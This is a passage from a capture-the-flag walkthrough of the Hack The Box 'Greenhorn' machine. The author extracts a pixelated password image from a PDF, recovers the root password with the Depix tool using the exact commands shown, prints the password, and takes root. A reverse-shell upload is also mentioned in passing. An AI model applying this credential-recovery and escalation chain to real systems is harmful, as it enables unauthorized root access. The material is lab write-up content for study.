junior@greenhorn:/$ id
id
uid=1000(junior) gid=1000(junior) groups=1000(junior)
```

let set up a python server in the home directory to get this openvas.pdf file

```
junior@greenhorn:~$ python3 -m http.server 9999
python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
```

```
(pks@Kali) - [~/HacktheBox/Greenhorn]
$ wget http://greenhorn.htb:9999/openvas.pdf
--2024-07-30 12:45:14-- http://greenhorn.htb:9999/openvas.pdf
Resolving greenhorn.htb (greenhorn.htb)... 10.10.11.25
Connecting to greenhorn.htb (greenhorn.htb)|10.10.11.25|:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 61367 (60K) [application/pdf]
Saving to: 'openvas.pdf'

openvas.pdf          100%[=====>] 59.93K  182KB/s  in 0.3s

2024-07-30 12:45:14 (182 KB/s) - 'openvas.pdf' saved [61367/61367]
```

lets see whats in it

Hello junior,

We have recently installed OpenVAS on our server to actively monitor and identify potential security vulnerabilities. Currently, only the root user, represented by myself, has the authorization to execute OpenVAS using the following command:

```
`sudo /usr/sbin/openvas`
```

Enter password: 

As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS effectively. In the future, you will also have the capability to run OpenVAS by entering the same command and providing your password when prompted.


Feel free to reach out if you have any questions or need further assistance.

Have a great week,

Mr. Green

so we need to de-obfsucate this password here

First we get this blurring thing out of this pdf using this




```
(pks@Kali)-[~/HacktheBox/Greenhorn]
$ sudo apt install poppler-utils
[sudo] password for pks:
poppler-utils is already the newest version (24.02.0-5).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 636
  As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS
  capability to run OpenVAS by entering the same
  command and providing your password when prompted.



(pks@Kali)-[~/HacktheBox/Greenhorn]
$ pdftimages ./openvas.pdf greenhorn
  Feel free to reach out if you have any questions or need further assistance.

(pks@Kali)-[~/HacktheBox/Greenhorn]
$ ls
allportscan.txt  deeperscan.txt  greenhorn-000.ppm  hash  openvas.pdf  revshell.php  revshell.zip
  Have a great week!
  Mr. Green
```

its just the obfuscated image btw



Now to de-ofuscate this we use this tools depix




To use this use this syntax :

```
python3 depix.py -p ../greenhorn-000.ppm -s
images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png -o
out.png
```

```
(pks@Kali) - [~/HacktheBox/Greenhorn/Depix]
$ python3 depix.py -p ../greenhorn-000.ppm -s images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png -o
out.png
2024-07-30 12:52:48,992 - Loading pixelated image from ../greenhorn-000.ppm
2024-07-30 12:52:49,002 - Loading search image from images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png
2024-07-30 12:52:49,811 - Finding color rectangles from pixelated space
2024-07-30 12:52:49,813 - Found 252 same color rectangles
2024-07-30 12:52:49,813 - 190 rectangles left after moot filter
2024-07-30 12:52:49,813 - Found 1 different rectangle sizes
2024-07-30 12:52:49,813 - Finding matches in search image
2024-07-30 12:52:49,813 - Scanning 190 blocks with size (5, 5)
2024-07-30 12:52:49,845 - Scanning in searchImage: 0/1674
2024-07-30 12:53:44,933 - Removing blocks with no matches
2024-07-30 12:53:44,933 - Splitting single matches and multiple matches
2024-07-30 12:53:44,937 - [16 straight matches | 174 multiple matches]
2024-07-30 12:53:44,937 - Trying geometrical matches on single-match squares
2024-07-30 12:53:45,232 - [29 straight matches | 161 multiple matches]
2024-07-30 12:53:45,232 - Trying another pass on geometrical matches
2024-07-30 12:53:45,493 - [41 straight matches | 149 multiple matches]
2024-07-30 12:53:45,493 - Writing single match results to output
2024-07-30 12:53:45,494 - Writing average results for multiple matches to output
2024-07-30 12:53:48,642 - Saving output image to: out.png
```

if we open out.png now



 Root password

sidefromsidetheothersidesidefromsidetheotherside

```
www-data@greenhorn:/$ su root
su root
Password: sidefromsidetheothersidesidefromsidetheotherside

root@greenhorn:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@greenhorn:/# cd /root
cd /root
root@greenhorn:~# ls
ls
cleanup.sh  restart.sh  root.txt
root@greenhorn:~# █
```

Btw i lost the connection in the middle of the reverse shell that is why my user is www-data here if something like that happens to u get another shell by uploading revshell.zip again